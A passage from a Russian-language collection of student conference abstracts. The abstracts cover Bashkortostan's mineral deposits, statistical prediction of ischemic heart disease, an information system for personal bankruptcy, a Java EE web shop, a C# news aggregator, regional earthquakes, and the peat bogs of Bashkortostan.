Первая промышленная нефть в Башкортостане открыта в 1932 году бригадой мастера Коровина М.И. пробурившей скважину № 702 Ишимбайской площади из которой 16 мая 1932 г. ударил мощный фонтан нефти из нижнепермских отложений, выбросивший на поверхность в течение четырех часов 50 тонн нефти. В 1937 году открыто Туймазинское месторождение нефти в песчаниках угленосной свиты нижнего карбона, а в 1944 году дала фонтанный приток нефти скважина № 100, пробуренная бригадой мастера Трипольского А.Т. из песчаников девона дебитом 250 т/сут. В настоящее время открыто более 250 месторождений нефти и газа различного генезиса.

Железные руды для выплавки черных металлов сосредоточены в Белорецком районе, генетически связаны с отложениями верхнего протерозоя. В течение двух столетий, начиная

с 1756 года (год основания Авзянского чугуно-литейного завода) разрабатывалось не менее 120 выходов бурых железняков, объединенных в группы и получивших название железорудных районов: Авзянского, Архангельского, Белорецкого, Зигазино-Комаровского, Инзерского, Лапыштинского, Лемезинского, Тирлянского.

С 20-х годов прошлого века начали разрабатывать руды Зигазино-Комаровской группы месторождений, наиболее крупное из которых Туканское. Оно содержит более половины всех железных руд района. Среднее содержание железа в рудах составляет 40 %. Руда залегает в виде пластов и линз.

Хромитовые руды сосредоточены на западном склоне (месторождения Белорецкого и Бурзянского районов) и на восточном склоне (Учалинский и Абзелиловский районы). Месторождения хромитов западного склона приурочены к интрузиям гипербазитовых массивов, широко развитых на севере Зилаирского мегасинклинория. Содержание окиси хрома в них от 11 до 53 %. На восточном склоне хромитовые месторождения также связаны с интрузиями гипербазитов с содержанием окиси хрома от 15 до 49 %.

В Магнитогорском, Зианчуринском, Улутелякском, Учалинском районах сосредоточены марганцевые руды различных типов.

Сырьем для цветных металлов являются руды меди, свинца, цинка, алюминия. Открыто и разведано около двадцати медноколчеданных месторождений, расположенных на восточном склоне и генетически связанных с колчеданной формацией. Месторождения содержат халькопиритовые (Бурибаевское), халькопирит-сфалеритовые (Учалинское, Сибайское, Октябрьское, Юбилейное, Подольское, Маканское), пиритовые (Куль-юрт-Тау), медноколчеданные (Ивановское, Дергамышское) руды и рудовмещающие породы (рис.).



Рисунок 1 - Карьер Сибайского медноколчеданного месторождения

Из колчеданных месторождений первыми были открыты, незадолго до революции, месторождения Баймакского района. В этот период временно разрабатывалось, как железорудное месторождение, «железная шляпа» Учалинского месторождения, медно-колчеданный состав которого установлен в 1939 году. В 1920 году,

благодаря выходам бурых железняков, были открыты Бурибаевское, а в 1940 году Сибайское медноколчеданные месторождения.

В настоящее время основу минерально-сырьевой базы медной промышленности составляют полтора десятка месторождений, содержащих не только медь, цинк, свинец, серу, но и многие редкие и ценные элементы (селен, теллур, германий, галлий, платина и др.).

Свинцово-цинковые проявления известны в Башкортостане на западном склоне в двух формациях: сульфидной гидротермальной с карбонатными породами и сульфидной стратиформной в связи с терригенно-карбонатными породами верхнего протерозоя. На восточном склоне Урала цинк содержится в медноколчеданных рудах, а свинец – в золотосодержащих полиметаллических колчеданных рудах. На западном склоне известно разведанное Кужинское месторождение барит полиметаллического и свинцово-цинкового оруденения, а также Верхне-Аршинское и Беркутовское свинцово-цинковые проявления.

Сырьем для производства алюминия являются бокситовые руды, связанные с орловской свитой верхнего девона (Межевой Лог, Кукиш, Катаевское, Сергеевское) и бокситы Переволочанского месторождения из нижнемеловых отложений.

Золото и ряд других благородных металлов содержатся в пиритсодержащих рудах из золотосульфидных и золотоколчеданных месторождений. Башкортостан – один из старей-

ших районов золотодобычи России. Начало ее относится к 30-м годам XIX века. За этот период отработано около 400 преимущественно мелких месторождений и проявлений и добыто около 170 т золота.

На территории Башкортостана известны как россыпные (более 250 россыпей), так и коренные источники золота. Промышленные россыпи сосредоточены в Учалинском, Абзелиловском и Баймакском районах. Наиболее крупное из числа коренных находится в Учалинском районе, это месторождение Муртыкты. Огромные запасы золота выявлены в комплексных медноколчеданных рудах. Из них ежегодно извлекается более одной тонны золота.

При изучении долин рек Ай, Юрюзань, Белая и их притоков были обнаружены более 200 мелких алмазов. Самый крупный алмаз весил 0,3 карат. Промышленного значения эти находки не имеют, однако они являются хорошей предпосылкой для поисков коренных источников алмазов.

Из других полезных ископаемых отметим каменную соль Яр-Бишкадакского месторождения, известняки горы Шах-Тау, агрономические руды, строительные материалы, горнорудное сырье (флюорит, тальк, магнезит, барит, строительные и облицовочные камни и др.). По добыче каменной соли на рассолопромыслах Башкортостан занимает первое место в России. 37 % общероссийского объема добычи каменной соли обеспечивают рассолопромыслы Яр-Бишкадакского месторождения.

В Зилаирском районе выявлены Новотроицкое и Караяновское месторождения жильного кварца, используемого для плавки в оптических и других целях.

В Белорецком районе выявлено единственное на Южном Урале месторождение плавикового шпата – Суранское месторождение. Плавиковый шпат этого месторождения характеризуется высоким качеством и широким спектром областей применения: в алюминиевой и химической промышленности, черной металлургии, производстве высококачественных электродов и оптике.

Нельзя не отметить жизненно важные и крайне необходимые для человека многочисленные месторождения пресных подземных вод, минеральные и лечебные воды.

Южный Урал по праву можно назвать кладовой цветных камней и минералов. Здесь на месторождениях, проявлениях, обнажениях можно встретить, от мелких до внушительных и необычно больших размеров, кристаллы и друзы кварца и горного хрусталя. Вызывает восхищение изобилие яшм, с богатой цветовой гаммой. Месторождения и проявления яшм сосредоточены в Учалинском, Абзелиловском, Баймакском, Хайбулинском районах. Кроме яшм отметим розовый родонит, белый пейзажный диопсид, слюдистые кварциты, авантюрины и агаты, нефриты и листвениты, магнезиты, бариты, вишнево-красные пьезомитовые порфиры (Талкаское проявление), строматолитовые известняки и др. На территории Башкортостана зарегистрировано более 200 месторождений и проявлений поделочного и декоративно-облицовочного камня.

Всего на территории Башкортостана открыто более трех тысяч месторождений и проявлений полезных ископаемых шестидесяти видов минерального сырья.

Выполненный обзор позволяет констатировать богатство недр республики, обеспеченность предприятий запасами промышленных категорий, резервом которых являются проявления и ресурсы, которые при необходимости при минимальных затратах на доразведку, могут быть оперативно переведены в запасы промышленных категорий, что обеспечивает устойчивое развитие промышленности на длительный период.

Библиографический список:

1. Казаков П.В., Салихов Д.Н. Полезные ископаемые Республики Башкортостан (россыпное золото). Часть 2. - Уфа: Гилем, 2006. 288 с.
2. Минерально-производственный комплекс неметаллических полезных ископаемых Республики Башкортостан / П.П. Сенаторов [и др.]. – Казань: Изд-во Казанского ун-та, 1999. - 288 с.
3. Чернов А.Л., Антонов К.В., Гуфранов Р.А. Минерально-сырьевая база Республики Башкортостан в начале третьего тысячелетия // Известия высших учебных заведений. Горный журнал. – Екатеринбург: УГГГА, 2004. № 3. - С. 57-67.

УЛУЧШЕНИЕ СТАТИСТИЧЕСКИХ МЕТОДОВ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ ПРОГНОЗИРОВАНИЯ ГЕНЕТИЧЕСКИХ ЗАБОЛЕВАНИЙ

Ганиева Г.А., Шайдуллин А.А., Маликов И.Д., Суздальцев В.А.

Казанский национальный исследовательский технический университет имени А.Н. Туполева

В нашем мире огромную роль играет генетика. Генетика - это наука о наследственности и изменчивости.

В последние десятилетия произошел огромный прогресс в области медицинской генетики, значение которого трудно переоценить. Основой для этого послужили успехи в области молекулярной генетики, завершившиеся расшифровкой структуры генома человека, которая необходима для прогнозирования генетических заболеваний.

В данной работе рассмотрены статистические методы прогнозирования генетических заболеваний, которые включают в себя:

- Способы подготовки, обучающей и контролирующей выборки
- Методы кодирования генетических признаков
- Метод главных компонент
- Метод Байеса

В качестве генетического заболевания рассмотрена ишемическая болезнь сердца. Это патологическое состояние, характеризующееся абсолютным или относительным нарушением кровоснабжения миокарда вследствие поражения коронарных артерий.

Сердечно-сосудистые заболевания являются основной причиной инвалидности и смертности в экономически развитых странах, при этом на долю ишемической болезни сердца (ИБС) и инфаркта миокарда (ИМ) приходится примерно две трети случаев смерти от сердечно-сосудистых заболеваний. По прогнозам в 2020 году - это будет ведущая причина смертности во всех странах.

Проблема исследования состоит в том, что прогнозирование заболеваний не дает точные результаты и статистические методы не являются точными. Необходимо найти пути повышения качества прогнозирования генетических заболеваний.

Целью исследования является улучшение методов для более точного осуществления прогноза пациента за счет использования закономерностей патологических изменений при генетических нарушениях.

Для достижения поставленных целей необходимо решить следующие задачи:

- 1) Аналитический обзор литературы и консультации со специалистами;
- 2) Объяснение результатов прогнозирования;
- 3) Экспериментальное исследование на полученном программном обеспечении.

В работе используются теория математической статистики, теория вероятностей, факторный анализ. Предлагаемый подход, решение задачи отличается от существующих тем, что наиболее точно определяет прогноз пациентов.

В результате проведенной работы были сделаны следующие выводы:

- 1) На основе аналитического обзора литературы и существующих систем сделан вывод о том, что методы недостаточно точно определяют прогноз;
- 2) Предложен улучшенный метод, отличающийся от известных тем, что он наиболее точно определяет прогноз;
- 3) Проведенный на реальных данных эксперимент показал совпадение с теоретическими результатами работы.

Библиографический список:

1. Клейменова Е.Б. Клинико-генетическое прогнозирование риска развития ишемической болезни сердца // Бесплатная электронная библиотека. URL: <http://dissers.ru/2meditsina/kliniko-geneticheskoe-prognozirovanie-riska-razvitiya-ishemicheskoy-bolezni-serdca-14-00-05-vnutrennie-bolezni-avtoreferat-dissertacii-na.php>

ИНФОРМАЦИОННОЕ ОБЕСПЕЧЕНИЕ ПРОЦЕДУРЫ БАНКРОТСТВА ФИЗИЧЕСКИХ ЛИЦ

Гладких С.М., Шуршев В.Ф.

Астраханский государственный технический университет

В современном обществе всё возрастающую роль играют информационные технологии. А информационные технологии в процедуре банкротства физических лиц на сегодняшний день относятся к одной из наиболее динамично развивающихся областей IT-отрасли. Достижения информационных технологий должны быть направлены на реализацию эффективного управления процедурой банкротства физических лиц.

Управление процедурой банкротства физических лиц представляет собой сложную задачу, затрагивающую множество аспектов, и включает в себя вопросы решения финансовых проблем.

Процедура банкротства физических лиц является трудоёмкой, так как она имеет множество критериев, с помощью которых определяется исход процедуры, то есть принимается решение о реализации имущества или реструктуризации задолженности.

Целью данной работы является исследование возможности повышения эффективности принятия управленческих решений процедуры банкротства физических лиц на основе методов системного подхода.

Методология и методы исследования: методы проектирования бизнес-процессов, проектирования информационных систем, теории выбора и принятия решений.

Объектом исследования работы являются информационные процессы принятия управленческих решений, ориентированные на повышение качества процедуры банкротства физических лиц.

Предметом исследования в работе являются методы и средства обработки информации, обеспечивающие поддержку принятия решений в области повышения эффективности проведения процедуры банкротства физических лиц.

По данным информационного портала vbankrote.ru на 1 января 2017 года зафиксировано 24258 дел о банкротстве физических лиц. Из них процедуры реализации имущества - 17455. И процедуры реструктуризации задолженности - 6803.

Динамика процедур банкротства физических лиц за два месяца

Таблица 1 - Динамика количества дел по банкротству физических лиц в Российской Федерации


	Декабрь	Январь	Изменение, %	Количество дел на 1 млн жителей в России
Всего процедур банкротства	21588	24258	12%	165
Процедуры реализации имущества	15361	17455	13%	119
Процедуры реструктуризации долгов	6227	6803	9%	46

Как показывает статистика, количество дел о банкротстве физических лиц растёт с каждым месяцем. На основе исследования процедуры банкротства физических лиц была построена теоретико-множественная модель, которая имеет вид:

$$PBFL = \{KB, RD, RI, MS\},$$

где $PBFL$ – процедура банкротства физических лиц, $KB = \{K_i\}, i = \overline{1, n}$ – множество критериев банкротства, $RD = \{RD_i\}, i = \overline{1, n}$ – множество критериев реструктуризации дол-

гов, $RI = \{RI_i\}, i = \overline{1, n}$ – множество критериев реализации имущества, $MS = \{MS_i\}, i = \overline{1, n}$ – множество критериев мирового соглашения.



На сегодняшний день на рынке программного обеспечения отсутствуют информационные технологии в принятии управленческих решений по банкротству физических лиц. Поэтому исследование данной темы представляется актуальным.

Участники процедуры банкротства физических лиц передают друг другу множество сведений в процессе регламентированных мероприятий этой процедуры, которые являются входными данными для системы поддержки принятия управленческих решений процедуры банкротства физических лиц.

Для описания процесса процедуры банкротства физических лиц целесообразно использовать схему IDF0. Схема IDF0 позволяет наглядно структурировать процессы проведения процедуры и графически отобразить взаимодействие между всеми её процессами.

Заключение. С помощью статистического анализа динамики процедур банкротства физических лиц, построенной теоретико-множественной модели, а также диаграмм процессов проведения процедуры банкротства физических лиц позволит перейти к созданию системы поддержки принятия управленческих решений процедуры банкротства физических лиц.

Библиографический список:

1. Квятковская И.Ю. Формирование управленческих решений для социально-экономических систем в условиях слабой структурированности проблемы // Вестник Саратовского государственного технического университета. 2009. Т. 2. № 1. С. 219-227.6.
2. Квятковская И.Ю., Шуршев В.Ф., Квятковский К.И. Интегрированные механизмы информационной поддержки принятия решений крупномасштабной территориально-распределенной экономической системы // Вестник Саратовского государственного технического университета. 2010. Т. 4. № 2. С. 181-189.

СОЗДАНИЕ ИНТЕРНЕТ-МАГАЗИНА «ХИМСВАРКАСЕРВИС»

Глубоков А.В., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Интернет стал, наиболее эффективным средством рекламы и продвижения, является одним из важных элементов современной цивилизации и может удовлетворить все потребности современного человека: это покупки, заключение деловых отношений, поиск клиентов и так далее. Но многие заходят в Интернет читать, развлекаться, общаться, узнавать что-то новое для себя. Поэтому создание сайтов стало таким популярным.

Целью работы является разработка web-приложения для осуществления функциональности интернет-магазина.

Для написания web-приложения «Интернет-магазин» были использованы технологии HTML/CSS, Java EE, XML, JavaScript, библиотека Bootstrap, технологии web-программирования на Java – JSP и Servlet читабельный и интуитивный интерфейс для работы конечного пользователя, для этого было создан каркас при помощи HTML. Для оформления

внешнего вида приложения используется каскадная таблица стилей CSS для каждого элемента на странице. Разработка элементов управления пользовательского интерфейса выполнялась с использованием языков стилей и разметки, таких как HTML и CSS [1-3].

Главная страница разработанного web-приложения «Интернет-магазин» компании ООО «ХимСваркаСервис» представлена на рисунке 1.



Рисунок 1 – Главная страница приложения

При выборе товара в пункте “Товары” открывается страница с представленными товарами по данному запросу (рисунок 2).



Рисунок 2 – Список товаров

Для реализации списка имеющихся товаров, происходит разбор XML файла, в котором хранится данная информация. Для передачи запроса от клиента к серверу используется http запрос, который разбирается в сервлете при помощи технологий Java EE [4].

Для осуществления работоспособности html страниц необходимо добавить на неё функциональность при помощи JSP тегов.

Большое количество товаров соотносится с каким-либо производителем, который имеет уже зарекомендовавший себя бренд. Поэтому в магазине реализован выбор товара по бренду в нижней части сайта (рисунок 3).



Рисунок 3 – Список брендов

При выборе бренда, на сервер посылается запрос и логика сервлета обрабатывает полученный запрос и выдает так же страницу с нашим запросом товара по бренду. На рисунке 4 изображена страница с выбором товаров по бренду.



Рисунок 4 – Страница с выбором по бренду

При выборе товара из списка товаров (рисунок 2) открывается страница с информацией о нем, изображенная на рисунке 5. На странице с товаром доступны его характеристики, описание и отзывы.



Рисунок 5 – Товар «Полуавтомат»

Результатом проекта является спроектированное и разработанное web-приложение «Интернет магазин» компании ООО «ХимСваркаСервис», реализованный с помощью среды разработки Eclipse.

Библиографический список:

1. Хорстман, К. Java: тонкости программирования: Том 2 / К. Хорстман. – М.: Изд. дом «Вильямс», 2009. – 530с.
2. Блинов И. Java. Промышленное программирование / И. Блинов, В. Романчик. – СПб.: Минск, 2007 – 704с.
3. Хорстман К. Java 2, 7-изд. / К. Хорстман, Г. Корнелл – СПб.: 2007. – 2049с.
4. Шилдт Г. Полный справочник по Java. 6-е издание / Г. Шилдт. – СПб.: 2007. – 1030с.

РАЗРАБОТКА КЛИЕНТ–СЕРВЕРНОГО ПРИЛОЖЕНИЯ «НОВОСТНОЙ АГРЕГАТОР»

Глушко М.П., Березовская Е.М.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Современный мир все больше и больше заполняется информацией, которую нужно как-то структурировать, и новости не исключение. Высокая занятость современного человека в настоящее время, не оставляет времени на то, чтобы следить за свежими новостями, а также сверять их подлинность, проверив то, что пишут об этом другие источники. Поэтому данный проект призван упростить и сэкономить время современного человека, который постоянно следит за новостями. В этом и заключается смысл агрегатора – довольно широкого понятия, под которым могут иметься в виду разные системы. В целом агрегатор – это объединяющая система-посредник, которая позволяет работать не с разными, в данном случае новостными ресурсами, а только с одним, который соединяет в себе другие одиночные источники.

Существует не так много проектов такого типа. Все они в основном располагаются на сайтах, но в этом и есть отличие нашей разработки от сервисов, предоставляемых сайтами. У нас приложение, которое вбирает в себя все то, что может пригодиться пользователю, чтобы комфортно и без проблем просматривать любимые новостные ресурсы. Разработанное приложение призвано понравиться пользователю, поэтому немалую часть времени посвящено отрисовке анимации, выбору цвета, шрифта и т.д. Может показаться, что это как-то повлияет на работоспособность данного приложения, на то, что оно должно делать на самом деле, а именно отображать новости так, как это представлено на его подлинном новостном ресурсе. Но нет, мы смогли добиться идентичности с интернет-ресурсами в полной мере. Это сделано для того, чтобы пользователь мог ориентироваться в приложении, побывав на странице одного ресурса и разобравшись в отображаемом контенте, он уже будет знать, что нужно делать на другой странице другого новостного источника. Этот эффект был достигнут путем разделения страницы на блоки, а также синхронизации данных на сервере, который пользователь сочтет нужным сохранять [1,2].

Этими блоками являются:

1. Блок поиска статьи по ссылке

В этом блоке отображаются статья, находящаяся по адресу ссылки, которую предоставил пользователь, если такая статья имеется.

2. Блок новость.

Этот блок содержит основную, а точнее, всю текстовую информацию, которая предоставлена сайтом по текущей теме.

3. Блок фотографии.

Или как принято называть подобные отделения – галерея. Чтобы не нарушать целостность текстовой информации, фотографии, которые присутствовали в данном тексте, будут отображены после статьи в виде ленты, если таких фотографий более двух [3].

Оконное приложение «Новостной агрегатор» был создан с помощью языка программирования C# в интегрированной среде разработки Visual Studio от Microsoft и SQL Server той же компании. Безусловно это только начало и у нас еще много идей, которые смогут упростить использование нашего и без того удобного, красивого, а самое главное – надежного приложения [4].

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.: Вильямс, 2013. – 1311 с.
2. Рихтер Д. CLR via C#. Программирование на платформе Microsoft.NET Framework 4.5 на языке C#. СПб.: Питер, 2016. – 896 с.
3. Петцольд Ч. Программирование для Microsoft Windows 8. СПб.: Питер, 2013. – 1008 с.
4. Стилмен Э. Изучаем C#. / Э. Стилмен, Д. Грин. – СПб. Питер, 2016. – 816 с.

ЗЕМЛЕТРЯСЕНИЯ В БАШКОРТОСТАНЕ И НА ПРИЛЕГАЮЩЕЙ ТЕРРИТОРИИ ЮЖНОГО УРАЛА

Данилов В.С., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Предположения ученых прошлого о том, что земная поверхность находится в постоянном движении, сменились только в нашу эпоху. По существу, лишь последние 50-60 лет стала вырисовываться реальная картина, движущейся земной коры, основанная на географических, океанографических, геофизических данных и данных измерений со спутников. Различают два типа движений: быстрые – катастрофические и медленные – вековые. С первым типом связаны землетрясения, стирающие с лица Земли города и другие крупномасштабные объекты, созданные руками человека. На земном шаре в среднем каждые пять минут сейсмическими станциями регистрируется одно землетрясение. Но они различаются по своей силе. Для большинства разрушительных стихийных бедствий характерны внезапность, короткая продолжительность ударов и большие разрушения, влекущие за собой тысячи человеческих жертв.

В Башкортостане, как подтверждают исследования, наблюдаются все виды землетрясений. За 70-80 последних лет было отмечено несколько падений метеоритов и взрывов в атмосфере болидов. Те и другие сопровождались сотрясением земных недр. Большей же частью землетрясения на территории республики происходят от карстовых провалов, оползней, искусственных взрывов при горных работах.

6 сентября 2012 г. в 2 час 11 мин по местному времени в районе г. Учалы произошло землетрясение магнитудой 3.0. Землетрясение зарегистрировано 10 ближайшими станциями и ощущалось людьми как в самом г. Учалы, так и в соседних населенных пунктах. По данным сбора макросейсмических данных составлена карта изосейст, согласно которой эпицентр располагался вблизи горных выработок ОАО «Учалинский ГОК», а интенсивность в эпицентре составила 4 балла (шкала МСК-64). По макросейсмическим данным очаг является приповерхностным (глубина до 2 км). Параметры очага указывают на то, что данное землетрясение является типичным горно-тектоническим ударом, спровоцированным горными работами. Ежегодно на Урале происходит несколько десятков таких событий и все они сосредоточены вблизи зон ведения горных работ в г. Североуральске и г. Нижний Тагил. В районе г. Учалы такое событие произошло впервые.

В Башкортостане землетрясения отмечаются очень редко и не представляют большой опасности. Сейсмическими станциями зарегистрированы карстовые землетрясения, возникающие при обрушении пород в подземных пустотах. Так, в мае 1893 года произошел обвал близ деревни Вавилово в восьми километрах от Уфы. При этом сотрясалась почва и слышались звуки наподобие раскатов грома. Очаги тектонических подземных толчков, отмеченные в Башкортостане, располагаются в горной части. Наиболее сильное землетрясение зарегистрировано 7 августа 1914 года, оно захватило Дуванский, Мечетлинский, Белорецкий, Учалинский и Абзелиловский районы и сопровождалось понижением уровня воды в колодцах, раскачиванием мебели в домах, падением картин со стен, образованием трещин в штукатурке.

Тем не менее территория республики ощущает землетрясения, которые происходят в активных зонах Земли. 4 ноября 1994 года в 18 часов 35 минут в здании Уфимского института сервиса было чувствительное землетрясение. 8 апреля 1999 года толчки ощущались в Салавате, Ишимбае, Стерлитамаке, Благовещенске, Октябрьском, в Уфе особенно ощутимо было на улице 50 лет СССР, где прорвало водопровод. 8 декабря 2000 года в столице республики на проспекте Октября жильцов нескольких домов вывели на улицу: в квартирах качались люстры, двигалась мебель – это было землетрясение силой примерно 1,5-2 балла, отзвуки толчков на юге Таджикистана.

Недра территории Башкортостана имеют сложное геологическое строение (почти треть территории сложена карстующимися породами, в которых образуются подземные полости




Рисунок 2 - Карта изосейст, построенная по макросейсмическим данным

Библиографический список:

1. Соболев Г.А. Основы прогноза землетрясений. М.: Наука, 1993. – 313 с.
2. Юнга С.Л. Методы и результаты изучения сеймотектонических деформаций М.: Наука 1990. – 191 с.
3. Турикешев Г. Т-Г., Камалов В.Г., Клысов У.И. / О геодинамических процессах на восточной окраине Восточно-Европейской платформы / Геология, полезные ископаемые и проблемы геоэкологии Башкортостана, Урала и сопредельных территорий / Материалы межрегиональной научно-практической конференции. Уфа, 2010.- С. 86-89.

БОЛОТА – ОСОБЫЙ КЛАСС ЛАНДШАФТОВ

Докучаева М.В., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Болота, особый класс ландшафтов, характеризующийся обильным увлажнением, специфической влаголюбивой растительностью и торфообразованием.

Образуются болота на месте зарастающих озер, в поймах рек и ручьев, на приморских низменностях, в покрытых лугами и лесами сильно обводненных оврагах и впадинах.

В Башкортостане известно 542 торфяных болот, общей площадью 51 тыс. га, что составляет менее 0,4 % территории. Заболоченность территории республики неравномерная, число болот убывает по направлению с севера на юг, что обусловлено климатическими факторами.

Болота по своим гидрологическим свойствам отличаются и от водоемов, и от суходолов, однако резкой границы между болотом и суходолом, а также между болотом и озером провести нельзя – переход осуществляется постепенно. Гидрологически болото характеризуется двояко: это или озеро, но со связанной водой, или суша, но содержащая более 90 % воды и менее 10 % сухого вещества. Эта двойственная природа болот вызывает к ним профессиональный интерес. Этим же и объясняется большое количество определений понятия «болото».

Для преобладающих в республике низинных болот характерны евтрофные (требовательные к минеральному питанию) растения: ольха, тростник, рогоз, кочкообразующие осоки и др. Наиболее распространены безлесные болота (травяные, травяно-моховые) реже – древесные (береза пушистая, ель, ольха, сосна) и кустарниковые (ива пепельная, береза приземистая и др.).

Переходные болота, сохранившиеся в горно-лесной зоне (Септинское, Еракташкое и др.), характеризуются растениями умеренного минерального питания (мезотрофными) – багульником, осокой волосистоплодной и др. Этот тип представлен безлесными (травяно-моховыми) и лесными (береза пушистая и извилистая, сосна, реже ель) болотами.

Верховые болота встречаются редко, находятся в Белорецком, Дуванском, Краснокамском, Кигинском и Мишкинском районах. На них произрастают не требовательные к минеральному питанию (олиготрофные) растения: клюква, роснянка, осока болотная и др.). Для этих болот характерен сплошной покров сфагновых мхов бедная флора высших растений.

Значительная часть болот республики осушена во время торфяных разработок и для увеличения площади под сельскохозяйственные культуры. В настоящее время осушительные работы прекращены. Множество болот высохло естественным образом или вследствие падения уровня грунтовых вод, вызванных вырубкой леса.

Упканкулевское болото в Аскинском и Калтымановское в Иглинском районах объявлены памятниками природы. Предложено сохранить около 300 болот общей площадью 32,5 тыс. га, имеющих важное экологическое значение, а 25 болот, на которых произрастает около 40 видов редких и исчезающих растений, меч-трава, пухонос альпийский, скрученник приятный, липарис Лезеля и др. взять под охрану через объявление заказниками и памятниками природы.

Между селами Улькунды, Митрофаново и Пичугино в Дуванском районе располагается уникальный карстовый полигон с десятками крупных и сотнями более мелких воронок. Данная территория имеет платообразную слабо волнистую поверхность с ярко выраженным карстовым рельефом. Район в основном безлесный, распаханый под сельхозугодья. Небольшие островки лесов имеются лишь по карстовым балкам и воронкам. Самым примечательным объектом является растительность карстовых воронок и понижений, представляющая здесь бесчисленные варианты от озерной растительности до мезотрофных болот.

Каракулевское, или как его называют еще Ариевское, болото расположено в межгорной широкой котловине между селами Ариево и Каракулево Дуванского района. По болоту протекает небольшой ручей, на западном краю болота находится сильно зарастающее подковообразной формы озеро. Болото в недавнем прошлом пытались осушить, на что указывают ныне зарастающие коллекторы. В более или менее осушенных участках по окраинам расположены сенокосы. В центральной части болота сохранились сильно нарушенные заболоченные березняки и сосняки. Из-за падения уровня грунтовых вод практически полностью исчезли сфагновые мхи и полностью клюква. Болото сильно обмелело и ныне зарастает тростником. Однако, несмотря на сильную нарушенность, на болоте сохранился еще ряд специфических видов. Есть надежда, что болото постепенно по мере зарастания коллекторов будет восстанавливаться. В настоящее время на болоте произрастает много пищевых и лекарственных растений: брусника, черника, голубика, калина, шиповник и др. Всего на болоте отмечено более 120 видов.

Наибольший научный интерес представляют в заболоченных местах сосняки с брусникой на торфяниках, опоясанных озером. Спасти остатки уникальной болотной растительности и флоры на Каракулевском болоте еще возможно. Для этого, очевидно, необходимо засыпать часть коллекторов в залесенной части болота, что приведет к общему поднятию грунтовых вод и к вторичному заболачиванию.

Тыгынское болото (рисунок) - самое большое болото Иремеля расположено между горой Ягодная и северо-восточной частью Иремеля - Аваякского поднятия, на высоте примерно 880-900 метров, в нем берет начало река Тыгын. Болото протянулось в северо-восточном направлении на 12-13 км при ширине до 4-5 км.

Болото представляет собою водосбор, расположенный на высоте 1000-1050 м, между Большим Иремелем и Аваляком и замыкающийся на севере высокой седловиной. Поверхностные и грунтовые воды стекают сюда с трех сторон: приток воды превосходит расход на ее испарение, и излишние воды образуют сток в реку Тыгын. В длину сток имеет до 4 км и в ширину до 600-700 м. Дно болота подстилается каменной россыпью, которая заполняет всю впадину. Поверхность болота неровная, состоит из чередующихся бугров и понижений, ориентированных в длину по течению реки, т.е. с СВ на ЮЗ. Бугры имеют в среднем высоту 2-2,5 м, до 20-30 м в длину и 80-100 м в ширину. В основании их находится мерзлый торф и голубоватая глина скварцитовый щебенкой. В центральной части болота находятся небольшие озерца, которые имеют до 40-50 м в длину и 20-35 м в ширину. Они постепенно зарастают мхами и осокой.



Рисунок 1 - Тыгынское болото. Башкортостан, Белорецкий район

Образование крупных бугров, канав-мочажин, понижений и озер объясняется размывом древней поверхности болота. Этот процесс обусловлен появлением глубоких трещин в мерзлом торфе при морозном растрескивании, что ведет к образованию и оползанию торфяной массы вдоль трещин, превращающихся в мочажины, и к снижению древней поверхности болота.

